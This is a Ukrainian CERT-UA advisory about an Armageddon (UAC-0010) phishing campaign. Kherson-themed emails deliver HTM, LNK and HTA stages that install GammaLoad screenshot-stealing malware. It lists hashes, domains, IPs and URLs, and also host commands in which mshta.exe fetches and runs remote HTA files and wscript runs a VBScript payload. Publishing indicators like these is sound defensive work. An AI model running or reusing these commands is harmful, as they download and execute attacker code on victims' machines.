CERT-UA

Archived: 2026-04-05 16:57:39 UTC

Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA отримано інформацію про факт розсилання електронних листів з темою "Щодо проведення акції помсти у Херсоні!", що містять вкладення у вигляді файлу "План Херсон.htm".

HTM-файл забезпечить декодування і створення на комп'ютері жертви файлу "Herson.rar", який містить файл-ярлик "План підходу та закладання вибухівки на об'єктах критичної інфростурктури Херсона.lnk".

Згаданий LNK-файл у разі його вікдриття забезпечить завантаження і запуск HTA-файлу "precarious.xml", що призведе до створення та виконання файлів "desktop.txt" і "user.txt".

В результаті, на комп'ютер буде завантажено шкідливу програму GammaLoad.PS1_v2 (імплементовано механізм виготовлення знімку екрану та його відправки на сервер управління).

Активність здійснюється групою UAC-0010 (Armageddon).

Індикатори компрометації

Файли:

```
4c434fafbdb64ee9c56a4e3007b1ef33    b1bc659006938eb5912832eb8412c609d2d875c001ab411d1b69d343515291b7
f94693b8def27e4555dc7ac6a25260d0    f9b68f9a3e41bafa612bcadd6e4c5ef75870549164e50f6b7ec55d1edad90674
a367898f46c7a8ce0ba6d6e9690cc4b7    94f4b54060f50523380082879ac262e67477acf5656aec3912078e1d756e9f1f
c3ad33e72e37f2f9ee1f901a9dab3660    370da0474afb87623e070b83834472c307089533796940fb8ebbe9c8cf048c93
8993c593f70cc133dc70198052517c57    95eb176f66026aef579d515a5d2563dc2310eff038c68807c433b3418699f902
d9041a202ef19a778817aed83f547010    000696f213103798767ad0ea47acf60d9d475c45de4584a0e8625067c1b89ba7
c3c41fda9f83f579f3912ca4e769b634    3a0796096af51af33a28361670e9af8a9791b04c83025c0a904a36b3d1962c2e


(10.05.2022)
fd49ac4b68e63ef4c44a08c05157b520    215d79d31ec6c4b008cf585dcf90007487b636229284b9ad924f52206c46a8a7
9e472931556b6f6e3c1e50d719df83f9    f2f4dec274f0d7bd26c0d39e1cffc4b38b1e1919dfca6e20f754eddfa5931bbf
76bdfe083b9038ab35757ba8cfac9a97    7a36935f624855f21c03b17b9b6e652f9b400aec79f6d1f221ef7380f2f9c02e
```

Мережеві:


```
sendmail[.]website
a0671524.xsph[.]ru
a0667987.xsph[.]ru
qiwardos[.]ru
```

```
nitikora[.]ru
milotraf[.]ru
nikotod[.]ru
military-ukraine@sendmail.website
coyote@sendmail.website
194[.]58.121.198 (Received)
92[.]53.116.145 (Received)
216[.]128.131.233
66[.]42.95.123
hXXp://qiwardos[.]ru/get.php
hXXp://qiwardos[.]ru/index.php
hXXp://a0671524.xsph[.]ru/mo/faicon.ico
hXXp://a0671524.xsph[.]ru/bandage/precarious.xml
hXXp://a0667987.xsph[.]ru/zsu/faicon.ico
hXXp://a0667987.xsph[.]ru/preparations/rejection.xml
hXXps://icanhazip[.]com (Легітимний сервіс)
```

Хостові:

```
%WINDIR%\System32\mshta.exe http://a0671524.xsph.ru/bandage/precarious.xml /f
%WINDIR%\System32\mshta.exe http://a0667987.xsph.ru/preparations/rejection.xml /f
cmd.exe /c wscript.exe %USERPROFILE%\desktop.txt //b //e:VBScript
%USERPROFILE%\desktop.txt
```

Графічні зображення



Source: https://cert.gov.ua/article/40240